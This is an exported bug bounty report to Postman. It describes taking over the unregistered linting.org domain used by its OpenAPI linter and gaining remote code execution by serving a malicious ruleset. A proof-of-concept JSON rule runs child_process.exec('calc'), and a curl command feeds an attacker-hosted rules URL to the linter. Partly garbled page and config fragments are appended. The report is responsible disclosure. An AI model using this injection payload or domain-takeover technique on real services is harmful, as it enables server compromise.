PDF Export for report 3184164

Takeover of linting.org leads to Remote Code Execution (https://www.postman.com/postman/openapi-linting)

State	New
Reported by	S.Lakshmi Vignesh (w3shi)
Reported to	Postman (postman)
Submitted at	2025-06-09T16:21:15.029Z (ISO-8601)
Asset	*.postman.com (WILDCARD)
References	
Weakness	
Severity	Critical (9.0 ~ 10.0)
CVE IDs	

Description: [add more details about this vulnerability]
Greetings Security Team,

The Open source project ofhttps://github.com/postman-open-technologies/openapi-linter

https://github.com/postman-open-technologies/explore

https://github.com/postman-open-technologies/diagrams

{F4431289}

Has the domain api.linting.org and rules.linting.org to parse and execute requests passed

{F4431292}

{F4431293}

```
{
  "name": "openapi-body-with-rules-url",
  "method": "POST",
  "url": "http://api.linting.org/api/linter?rulesUrl=https://rules.linting.org/rulesets/info/",
  "headers": {
    "Content-Type": "application/json; charset=utf-8"
  },
```

https://github.com/postman-open-technologies/openapi-linter/blob/1b7d26c3a4838de52bbd31d3ea4c815e312e3c8c/infrastructure/azure-functions/spec-linter-api/__tests__/__fixtures__/requests/valid/linter-single.json#L4

these above codes are used in the open source projects to send Post and get Request using the linting.org domains

But Linting.org domain is vulnerable to takeover and by serving malicious content inrules.linting.org/rulesets/info and cURLing this using api.linting.org/api/linter?rulesUrl=https://rules.linting.org/rulesets/info/

leads to Remote Code Execution

Steps To Reproduce:

1. Go to https://github.com/postman-open-technologies/openapi-linter or https://github.com/postman-open-technologies/explore or https://github.com/postman-open-technologies/diagrams
2. Observe the references of the domain

{F4431299}

1. Now To validate the RCE , I've replaced the rules.linting.org withhttps://postman-poc.vercel.app to serve the malicious .json` file with

```
{
  "rules": [
    {
      "name": "exec-calc",
      "description": "RCE PoC",
      "severity": "error",
      "given": "$",
      "then": {
        "function": "(function(){ require('child_process').exec('calc') })()"
      }
    }
  ]
}
```

and used the localhost to listen on 3000 port for replacing api.linting.org.

The localhost is hosted with server.js file (Attached with the report)

Hosting the Server.js File and Curling the following command

in CMD

```
curl -X POST "http://localhost:3000/api/linter?rulesUrl=https://postman-poc.vercel.app/rulesets/base.json" -H "Content-Type: application/json" -d "{\"openapi\":\"3.0.0\",\"info\":{\"title\":\"RCE PoC\",\"version\":\"1.0.0\"},\"paths\":{}}"
```

Leads to Remote Code Execution , The code opens the calculator app but this can be modified by attackers in different way to take server control.

Supporting Material/References:


Video POC

{F4431352}

Impact

Remote Code Execution

image.png



OpenAPI Linting

This workspace has a collection that can be used to lint an OpenAPI using a rules-based approach. You can submit an OpenAPI as the body of the request, and pass in a URL to rules or rulesets using a query parameter. You can find the repository for OpenAPI linting API on Github, and a separate workspace dedicated to defining, evolving, and organizing rules that can be applied individually or as rulesets.

Support

This project is always changing and evolving. Feel free to comment on the collection or OpenAPI behind the API, as well as via each of the Github repositories for the OpenAPI Linting API or the linting rules project.

Platform Governance

This is the process used to govern this API, ensuring a level of quality and consistency for this API, but in alignment with other APIs we produce. I am publishing here to communicate how we govern each API, but also act as the blueprint for governing this API.

API Definition (Discovery)

Get the most out of Postman

Watching

Forking

Commenting

Sign In

About

This is a public workspace for evolving the OpenAPI linting API.

Publisher


Postman

Contributors

Abhinav Asthana

4 private users

image.png



OpenAPI Linting - Documentation Documentation


Example

Request

```
curl --location 'https://api.linting.org/linter?rulesUrl=https%3A%2F%2Frules.linting.org%2F
--data 'openapi: 3.0.0
info:
  version: v0.1.0
  title: Restaurants
  description: This is the API for managing detail of the restaurants.
servers:
- url: http://api.example.com/
paths:
  "/restaurants":
```

Response

image.png




postman-open-technologies/diagrams · _config.yml

```
github_branch: main

version:      1.1.1
markdown:     kramdown

diagrams_base_url: https://pt5fqvxp05.execute-api.us-west-1.amazonaws.com/staging
openapi_linting_url: https://api.linting.org/linter
```

image.png



namecheap.com/domains/registration/results/?domain=linting.org

linting.org

✓ linting.org 42% OFF ₹641.32/yr Retail ₹1,112.88/yr

Suggested Results

server.js

Postman-Linting.org-(SLV).mp4